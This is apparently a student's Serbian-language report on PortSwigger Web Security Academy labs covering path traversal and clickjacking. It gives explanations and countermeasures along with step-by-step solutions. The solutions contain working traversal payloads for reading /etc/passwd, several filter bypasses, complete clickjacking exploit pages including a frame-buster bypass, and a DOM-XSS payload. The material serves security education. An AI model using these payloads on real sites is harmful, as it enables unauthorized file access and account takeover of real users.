

Path Traversal (Directory Traversal)

1. Objašnjenje klase napada

Path Traversal je ranjivost koja omogućava napadaču da čita proizvoljne fajlove na serveru kojima inače ne bi smeo da pristupi. Napadač čak može i upisivati prozvoljne fajlove na server, tako da promeni podatke i ponašanje aplikaciji na taj način uspostavi potpunu kontrolu na serveru. Do ovoga dolazi kada aplikacija koristi korisnički unos za određivanje putanje do fajla bez provere. Napadač menja putanju koristeći sekvence kao što su . . / kako bi izašao iz dozvoljenog foldera i pristupio drugim fajlovima na sistemu.

2. Uticaj napada

Ako se ova ranjivost iskoristi, napadač može:

- da vidi osetljive fajlove (npr. lozinke, konfiguracije)
- da sazna kako je sistem organizovan
- da dođe do podataka koje ne bi smeo da vidi
- u nekim slučajevima čak i da izmeni fajlove i ugrozi ceo sistem

3. Uzrok ranjivosti

Do problema dolazi jer:

- aplikacija ne proverava šta korisnik unosi
- korisnički unos se direktno koristi za pristup fajlovima
- ne filtriraju se opasne sekvence kao . . /
- aplikacija koristi relativne putanje
- koristi se loša zaštita (npr. blokira se samo jedan tip napada)

4. Kontramere

Da bi se ovo sprečilo:

- Proveravati korisnički unos (dozvoliti samo sigurne vrednosti)
- Ne koristiti direktno unos korisnika za putanje fajlova
- Ukloniti ili blokirati . . / i slične sekvence
- Ograničiti aplikaciji pristup samo na potrebne foldere
- Koristiti bezbedne funkcije za rad sa fajlovima
- Postaviti pravilne dozvole na serveru

Clickjacking

1. Objašnjenje klase napada

Clickjacking je napad kod kog se korisnik prevari da klikne na nešto što zapravo ne vidi. Napadač ubaci legitimnu stranicu u iframe i preko nje postavi druge elemente (npr. dugme ili providni sloj), tako da korisnik misli da klikće na jedno, a zapravo izvršava nešto drugo.

2. Uticaj napada

Ako se napad uspešno izvede, napadač može:

- naterati korisnika da izvrši neželjene akcije (npr. promeni lozinku, email, transfer novca)
- izvršiti radnje u ime korisnika bez njegovog znanja
- kompromitovati korisnički nalog
- zloupotrebiti funkcionalnosti aplikacije

3. Uzrok ranjivosti

Do ove ranjivosti dolazi jer:

- sajt dozvoljava da bude učitani unutar iframe-a
- nema zaštitu kao što su X-Frame-Options ili Content-Security-Policy
- ne postoji dodatna potvrda za važne akcije

4. Kontramere

Da bi se sprečio clickjacking:

- Postaviti X-Frame-Options: DENY ili SAMEORIGIN
- Koristiti Content-Security-Policy (frame-ancestors)
- Onemogućiti učitavanje sajta unutar iframe-a
- Dodati dodatne provere za važne akcije (npr. potvrda klikom)
- Koristiti zaštitu na nivou aplikacije i servera

Lab: File path traversal, simple case

1. Opis zadatka

Cilj ovog laboratorijskog zadatka bio je demonstracija Path Traversal ranjivosti, gde napadač može pristupiti fajlovima na serveru koji nisu namenjeni korisniku, koristeći manipulaciju putanje u URL-u.

2. Tok rešavanja

Prvo sam pokrenuo BurpSuite da presrećem HTTP zahteve i uočio sam da se slike učitavaju preko URL parametra u formatu:

/image?filename=product.jpg

Type	Direction	Method	URL
HTTP	→ Request	GET	https://0ab1009204b7a2678057b2a1006f0043.web-security-academy.net/image?filename=21.jpg

Parametar filename se direktno koristi za učitavanje fajla sa servera. Izmenio sam URL tako što sam umesto naziva slike ubacio Path Traversal payload:

../../../../etc/passwd

```
GET /image?filename=../../../../etc/passwd HTTP/2
Host: 0ab1009204b7a2678057b2a1006f0043.web-security-academy.net
Cookie: session=9NhEMESiHCxETLxHdWeCzmJU7iM8iGa
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
```

Nakon slanja izmenjenog zahteva, server je vratio sadržaj sistemskog fajla /etc/passwd, što potvrđuje postojanje ranjivosti. Path Traversal ranjivost nastaje kada aplikacija direktno koristi korisnički unos za pristup fajlovima bez odgovarajuće validacije i ograničenja. Ovakav propust omogućava neovlašćen pristup osetljivim fajlovima na serveru i može dovesti do ozbiljnih bezbednosnih posledica.

WebSecurity Academy

File path traversal, simple case LAB Solved
[Back to lab description >>](#)

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning >>](#)

Single Use Food Hider

★★★★☆
\$82.06

Description:

The days of finding your favorite lunch stolen from the fridge in the workplace are over. All manner of items can be hidden within the flesh of this single-use banana skin. Pop them in and seal it up, after all, no-one is going to pinch your banana, are they?

We have a dedicated team of banana eaters here at HQ in Arizona, all in need of boosting their potassium intake. We pride ourselves in being able to support the community and reduce waste by selling on the by-product to you!

Lab: File path traversal, traversal sequences blocked with absolute path bypass

1. Opis zadatka

Cilj ovog laboratorijskog zadatka bio je da se demonstrira Path Traversal ranjivost u situaciji kada aplikacija pokušava da blokira klasične traversal sekvence (. . /). Zadatak je bio da se pronađe način zaobilaženja ove zaštite i pristupi osetljivim fajlovima na serveru.

2. Tok rešavanja


Kao i u prošlom labu presreo sam HTTP zahtev i uočio sam da se slike učitavaju preko URL parametra u sledećem formatu:

/image?filename=product.jpg

Type	Direction	Method	URL
HTTP	→ Request	GET	https://0a96003e049de43c82ec0cc20078008f.web-security-academy.net/image?filename=31.jpg

Pokušajem klasičnog Path Traversal napada korišćenjem . . / sekvenci ustanovio sam da aplikacija blokira ovakve zahteve. Zbog toga sam isprobao korišćenje apsolutne putanje do fajla. Umesto relativne putanje, direktno sam uneo putanju do sistemskog fajla:

/etc/passwd



Nakon izmene URL-a i slanja zahteva, server je uspešno vratio sadržaj fajla /etc/passwd, čime je potvrđeno da zaštita nije potpuna. Ovaj primer pokazuje da blokiranje samo određenih sekvenci (kao što je . . /) nije dovoljno za zaštitu. Napadač može pronaći alternativne načine, kao što je korišćenje apsolutnih putanja, da zaobiđe zaštitu i pristupi osetljivim fajlovima. Zbog toga je neophodno primeniti potpunu validaciju i ograničenje pristupa fajl sistemu.



Lab: File path traversal, traversal sequences stripped non-recursively

1. Opis zadatka

Cilj ovog laboratorijskog zadatka bio je da se demonstrira Path Traversal ranjivost u slučaju kada aplikacija pokušava da ukloni traversal sekvence (`.. /`), ali to radi neispravno (ne rekurzivno). Zadatak je bio da se pronađe način zaobilaznja ove zaštite.

2. Tok rešavanja


Slike se učitavaju potpuno isto kao i u prethodnim labovima:

`/image?filename=product.jpg`

Type	Direction	Method	URL
HTTP	→ Request	GET	https://0a1200dd048987be81057a9b006e0080.web-security-academy.net/image?filename=16.jpg


Prvo sam pokušao standardni Path Traversal napad korišćenjem `.. /`, ali je aplikacija uklanjala ove sekvence iz unosa, pa napad nije uspeo. Zatim sam isprobao napad sa duplim sekvencama kako bi se zaobišla zaštita. Korišćen je sledeći payload:

`.....//.....//etc/passwd`



Pošto aplikacija uklanja samo deo sekvence (`.. /`), ostatak i dalje ostaje validan i omogućava prolazak kroz direktorijume. Nakon slanja izmenjenog zahteva, server je vratio sadržaj fajla `/etc/passwd`, čime je potvrđeno da zaštita nije pravilno implementirana. Ovaj primer pokazuje da parcijalno ili nepravilno uklanjanje opasnih sekvenci nije dovoljna zaštita. Ako se

validacija ne sprovodi temeljno, napadač može koristiti varijacije istih sekvenci da zaobiđe zaštitu. Potrebno je koristiti sigurnije metode validacije i ograničiti pristup fajlovima na serveru.



Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

1. Opis zadatka

Cilj ovog laboratorijskog zadatka bio je da se demonstrira Path Traversal ranjivost u situaciji kada aplikacija pokušava da ukloni traversal sekvence (. . /), ali pritom vrši dodatno (nepotrebno) URL dekodiranje. Zadatak je bio da se pronađe način zaobilazjenja ove zaštite.

2. Tok rešavanja

Slike se učitavaju potpuno isto kao i u prethodnim labovima:

/image?filename=product.jpg

Type	Direction	Method	URL
WS	→ To server		https://0a3b003803302a4a827d6a9b0053006f.web-security-academy.net/academyLabHeader
HTTP	→ Request	GET	https://0a3b003803302a4a827d6a9b0053006f.web-security-academy.net/image?filename=25.jpg

Pokušajem standardnog Path Traversal napada sa . . / ustanovio sam da aplikacija uklanja ove sekvence i time blokira napad. Zatim sam primetio da aplikacija dodatno dekodira URL, pa sam isprobao napad sa URL enkodovanim sekvencama. Korišćen je payload gde su karakteri . . / enkodovani:


..%2f..%2f..%2fetc/passwd

Međutim, pošto aplikacija vrši dodatno dekodiranje, moguće je zaobići zaštitu korišćenjem dvostrukog enkodovanja:

..%252f..%252f..%252fetc/passwd

```
Request
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a3b003803302a4a827d6a9b0053006f.web-security-academy.net
3 Cookie: session=0Tmls3zC5T5Sdv0fzLlJEjbBdW80dRDX
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
```

Nakon slanja ovakvog zahteva, server dekodira vrednost dva puta i na kraju dobija validnu traversal sekvencu (../../../../etc/passwd), čime je omogućeno čitanje fajla. Aplikacija je prikazala sadržaj fajla /etc/passwd, što potvrđuje da je zaštita zaobijena korišćenjem dvostrukog URL enkodovanja. Ovaj primer pokazuje da nepravilno rukovanje URL enkodovanjem može dovesti do ranjivosti. Ako aplikacija više puta dekodira unos bez adekvatne validacije, napadač može iskoristiti dvostruko enkodovanje da zaobiđe zaštitu i izvrši Path Traversal napad.



Lab: File path traversal, validation of start of path

1. Opis zadatka

Cilj ovog laboratorijskog zadatka bio je da se demonstrira Path Traversal ranjivost u slučaju kada aplikacija proverava samo početak putanje (da li počinje dozvoljenim direktorijumom), ali ne proverava ostatak putanje. Zadatak je bio da se zaobiđe ova zaštita i pristupi osetljivim fajlovima na serveru.

2. Tok rešavanja

Slike se učitavaju potpuno isto kao i u prethodnim labovima:

/image?filename=product.jpg

Type	Direction	Method	URL
HTTP	→ Request	GET	https://0a80007c031fb05e83edbecd001200bc.web-security-academy.net/image?filename=/var/www/images...

Daljom analizom je primetio sam da aplikacija dozvoljava samo putanje koje počinju određenim direktorijumom (npr. /var/www/images/). Zbog toga je payload konstruisan tako da počinje dozvoljenom putanjom, ali zatim koristi traversal sekvence da izađe iz tog direktorijuma:

```
/var/www/images/../../../../etc/passwd
```

Request

Pretty Raw Hex

```
1 GET /image?filename=
2 /var/www/images/../../../../etc/passwd HTTP/2
3 Host:
4 0a80007c031fb05e83edbecd001200bc.web-security-academy.
5 net
6 Cookie: session=LVPYcxwFsk0DC1t41HEfrIx82HyliLg4
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko)
12 Chrome/146.0.0.0 Safari/537.36
```

Na ovaj način aplikacija vidi da putanja počinje ispravno, ali ne proverava ostatak, pa omogućava pristup sistemskom fajlu. Aplikacija je prikazala sadržaj fajla /etc/passwd, čime je potvrđeno da validacija početka putanje nije dovoljna zaštita. Ovaj primer pokazuje da proveravanje samo početka putanje nije dovoljno za zaštitu od Path Traversal napada. Napadač može iskoristiti dozvoljeni početak putanje i zatim pomoću . . / sekvenci izaći iz tog direktorijuma. Potrebno je proveravati celu putanju i ograničiti pristup fajlovima na bezbedan način.

WebSecurity Academy

File path traversal, validation of start of path

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#)

[Continue learning >>](#)

Path traversal

- LAB

APPRENTICE

File path traversal, simple case →

Solved
- LAB

PRACTITIONER

File path traversal, traversal sequences blocked with absolute path bypass →

Solved
- LAB

PRACTITIONER

File path traversal, traversal sequences stripped non-recursively →

Solved
- LAB

PRACTITIONER

File path traversal, traversal sequences stripped with superfluous URL-decode →

Solved
- LAB

PRACTITIONER

File path traversal, validation of start of path →

Solved

Lab: Basic clickjacking with CSRF token protection

1. Opis zadatka

Cilj ovog laboratorijskog zadatka bio je da se demonstrira Clickjacking napad nad aplikacijom koja koristi CSRF token zaštitu. Zadatak je bio da se pokaže da CSRF token ne štiti od clickjacking napada i da je moguće navesti korisnika da izvrši neželjenu akciju.


2. Tok rešavanja

Nakon pokretanja laboratorije, uočio sam da aplikacija sadrži funkcionalnost za brisanje naloga ("Delete account"), koja je zaštićena CSRF tokenom. Zatim sam otvorio "Exploit server" i kreirao sam zlonamernu HTML stranicu koja učitava ciljnu stranicu unutar iframe-a. Korišćen je sledeći kod:

```
<style>
  iframe {
    position:relative;
    width: 500px;
    height: 700px;
    opacity: 0.0001;
    z-index: 2;
  }
  div {
    position:absolute;
    top: 550px;
    left: 60px;
    z-index: 1;
  }
</style>
<div>Click me</div>
<iframe
src="https://0a92008603f2e886812275e500f90030.web-security-academy.net/my-account">
</iframe>
```

Iframe je postavljen tako da bude skoro nevidljiv (opacity:0.0001), dok je dugme pozicionirano iznad stvarnog dugmeta na stranici ("Delete account"). Kada korisnik klikne na vidljivo dugme, zapravo klikće na skriveno dugme ispod, čime se izvršava akcija brisanja naloga.

Klikom na dugme na zlonamernoj stranici izvršena je akcija brisanja naloga, iako korisnik nije bio svestan šta zapravo radi. Time je dokazano da CSRF token ne sprečava clickjacking napad. Ovaj primer pokazuje da CSRF zaštita nije dovoljna za sprečavanje svih napada. Clickjacking koristi interakciju korisnika, pa se zaštita mora implementirati dodatno, npr. zabranom učitavanja stranice unutar iframe-a.



Lab: Clickjacking with form input data prefilled from a URL parameter

1. Opis zadatka

Cilj ovog laboratorijskog zadatka bio je da se demonstrira napredniji Clickjacking napad gde se koristi mogućnost prepopunjavanja formi putem URL parametara. Zadatak je bio da se navede ulogovani korisnik da promeni svoju email adresu na adresu koju kontroliše napadač, koristeći kombinaciju skrivenog iframe-a i modifikovanog URL-a.

2. Tok rešavanja

Prvi korak je bio ispitivanje funkcionalnosti za promenu emaila na stranici /my-account. Primetio sam da aplikacija dozvoljava prepopunjavanje polja za email slanjem GET parametra u URL-u, na primer:

`https://target-id.web-security-academy.net/my-account?email=hacker@evil.com`


Nakon toga, na Exploit serveru sam kreirano maliciozna HTML stranica. Cilj je bio da se postavi providni iframe koji učitava upravo taj URL sa već unetim emailom, a da se ispod njega postavi vizuelni mamac (dugme "Click me") koji se poklapa sa "Update email" dugmetom. Korišćen je sledeći kod:

```
<style>
  iframe {
    position:relative;
    width: 500px;
    height: 700px;
    opacity: 0.2;
    z-index: 2;
  }
  div {
    position:absolute;
    top: 513px;
    left: 80px;
    z-index: 1;
  }
</style>
<div>Click me</div>
```

```
<iframe  
src="https://0a8900e10368fd5682c7519100dd00b7.web-security-academy.net/my-account?  
email=hacker@attacker-website.com"></iframe>
```

Kada žrtva poseti ovu stranicu i klikne na tekst "Click me", ona zapravo vrši interakciju sa nevidljivim dugmetom "Update email". Pošto je email polje već popunjeno preko URL parametra, akcija se izvršava trenutno bez potrebe da žrtva bilo šta kuca.

Uspešnim klikom, email korisnika je promenjen u bazi podataka aplikacije. Ovaj primer pokazuje koliko je Clickjacking opasan kada se kombinuje sa loše konfigurisanom obradom URL parametara. Pored zabrane uokvirivanja stranice (X-Frame-Options ili Content-Security-Policy), preporuka je i da se osetljive akcije poput promene emaila ne oslanjaju na podatke koji se mogu proslediti isključivo kroz URL bez dodatne verifikacije.



Lab: Clickjacking with a frame buster script

1. Opis zadatka

Cilj ovog laboratorijskog zadatka bio je da se zaobiđe Frame Buster zaštita. Aplikacija koristi JavaScript skriptu koja detektuje da li se stranica učitava unutar okvira (iframe) i, ukoliko detektuje, automatski prebacuje stranicu u glavni prozor browsera kako bi sprečila Clickjacking. Zadatak je bio da se neutrališe ova skripta i omogući uspešan napad.

2. Tok rešavanja

Prilikom pokušaja običnog uokvirivanja stranice, primetio sam da se exploit stranica odmah "osveži" i prikaže originalni sajt, što znači da je Frame Buster aktivan. Da bih ovo zaobišao, iskoristio sam HTML5 sandbox atribut na iframe elementu.


Konstruisao sam sledeći payload na Exploit serveru:

```
<style>  
  iframe {  
    position: relative;  
    width: 500px;  
    height: 700px;  
    opacity: 0.0001;  
    z-index: 2;  
  }  
</style>  
<div>
```

```
position: absolute;
top: 477px;
left: 80px;
z-index: 1;
}
</style>
<div>Click me</div>
<iframe sandbox="allow-forms"
src="https://0aa700c8045af84380f0037b003100c4.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>
```

Trik je u tome što sam stavio `sandbox="allow-forms"`. Ovim sam dozvolio aplikaciji unutar `iframe`-a da šalje forme (da bi klik na "Delete account" radio), ali pošto nisam naveo `allow-scripts`, browser je blokirao izvršavanje `Frame Buster` skripte. Skripta nije mogla da "izbaci" sajt iz okvira, i on je ostao zarobljen i nevidljiv ispod mog "Click me" teksta.

Kada je žrtva kliknula na mamac, JavaScript koji je trebalo da spreči napad bio je onemogućen od strane browsera, a forma za brisanje naloga je uspešno poslata. Ovaj primer pokazuje da se klijentska zaštita (JavaScript) lako zaobilazi i da je neophodno koristiti serverska zaglavlja poput `X-Frame-Options` ili `Content-Security-Policy`.



Lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS

1. Opis zadatka

Cilj ovog laboratorijskog zadatka bio je da se iskoristi Clickjacking ranjivost kako bi se pokrenuo DOM-based XSS napad. U ovom scenariju, aplikacija sadrži "Submit feedback" formu koja je ranjiva na XSS putem manipulacije DOM elementima. Zadatak je bio konstruisati napad koji će naterati korisnika da jednim klikom nenamerno pošalje maliciozni JavaScript payload.

2. Tok rešavanja

Prvo sam analizirao formu za povratne informacije. Primetio sam da se polja u formi mogu prepopuniti putem URL parametara, slično kao u prethodnim primerima. Međutim, ovde je ključno bilo polje koje vrši interakciju sa DOM-om (npr. name polje koje se nakon slanja ispisuje na stranici bez adekvatnog filtriranja). Na Exploit serveru sam napravio stranicu koja kombinuje XSS payload u URL-u i Clickjacking slojeve. Payload je dizajniran da pozove funkciju `print()` u browseru žrtve:


```

<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.0001;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 615px;
    left: 80px;
    z-index: 1;
  }
</style>
<div>Click me</div>
<iframe
src="https://0ab900590460057980737b2000ed00b3.web-security-academy.net/feedback?name=<img src=1
onerror=print(>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>

```

Korišćen je `<img>` tag sa `onerror` event-om kao XSS payload: `<img src=1 onerror=print(>`. Kada korisnik klikne na vidljivo dugme, on zapravo klikće na sakriveno "Submit feedback" dugme. Aplikacija prima formu, obrađuje URL parametar `name`, i ubacuje maliciozni tag u DOM. Browser zatim pokušava da učita sliku sa nepostojećeg izvora (`src=1`), što aktivira `onerror` događaj i izvršava `print()` funkciju.

Uspešno izvršavanje funkcije `print()` potvrdilo je da je napad uspeo. Ovaj laboratorijski rad pokazuje da Clickjacking nije ograničen samo na proste akcije (poput brisanja naloga), već može služiti kao "vektor dostave" za druge, kompleksnije napade kao što je XSS, zaobilazeći standardne filtere koje bi korisnik možda uočio da je sam kucao payload.



Lab: Multistep clickjacking

1. Opis zadatka

Cilj poslednjeg laboratorijskog zadatka bio je da se demonstrira Multistep Clickjacking napad. U ovom scenariju, aplikacija ima dodatni nivo zaštite u vidu dijaloga za potvrdu koji se pojavljuje nakon inicijalnog klika na akciju (npr. brisanje naloga). Zadatak je bio da se

kreira kompleksniji napad koji će navesti korisnika da klikne na dve različite lokacije u određenom redosledu kako bi se akcija uspešno izvršila.

2. Tok rešavanja

Prvo sam testirao legitimni proces brisanja naloga i uočio da klik na dugme "Delete account" ne izvršava akciju odmah, već se pojavljuje dodatno dugme "Confirm" na drugoj poziciji na ekranu. Da bi napad uspeo, morao sam da kreiram exploit sa dva vizuelna mamca.

Are you sure?

No, take me back

Yes


Na Exploit serveru sam napravio stranicu sa dva div elementa koji su pozicionirani tačno iznad mesta gde se pojavljuju "Delete account" i "Confirm" dugmad unutar skrivenog iframe-a.

```
<style>
  iframe {
    position:relative;
    width: 500px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
  }
  .firstClick, .secondClick {
    position:absolute;
    top: 510px;
    left: 50px;
    z-index: 1;
  }
  .secondClick {
    top: 300px;
    left: 225px;
  }
</style>
<div class="firstClick">Click me first</div>
<div class="secondClick">Click me next</div>
<iframe
src="https://0aac003e04a46cef80829e00007c0082.web-security-academy.net/my-account">
</iframe>
```

Strategija se zasniva na socijalnom inženjeringu – korisnik prvo klikne na prvi mamac misleći da učestvuje u nagradnoj igri, čime zapravo aktivira dijalog za potvrdu u nevidljivom

iframe-u. Zatim klikće na drugi mamac koji se sada poklapa sa novonastalim "Confirm" dugmetom.

Nakon što je korisnik izvršio oba klika, nalog je uspešno obrisao. Ovaj primer pokazuje da čak i uvođenje potvrde akcije (2FA ili dodatni klikovi) ne predstavlja potpunu zaštitu od Clickjacking-a ukoliko stranica dozvoljava da bude uokvirena. Napadač uvek može prilagoditi svoj vizuelni interfejs tako da prati korake koje aplikacija zahteva.



Clickjacking

LAB	APPRENTICE	Basic clickjacking with CSRF token protection →	✓ Solved
LAB	APPRENTICE	Clickjacking with form input data prefilled from a URL parameter →	✓ Solved
LAB	APPRENTICE	Clickjacking with a frame buster script →	✓ Solved
LAB	PRACTITIONER	Exploiting clickjacking vulnerability to trigger DOM-based XSS →	✓ Solved
LAB	PRACTITIONER	Multistep clickjacking →	✓ Solved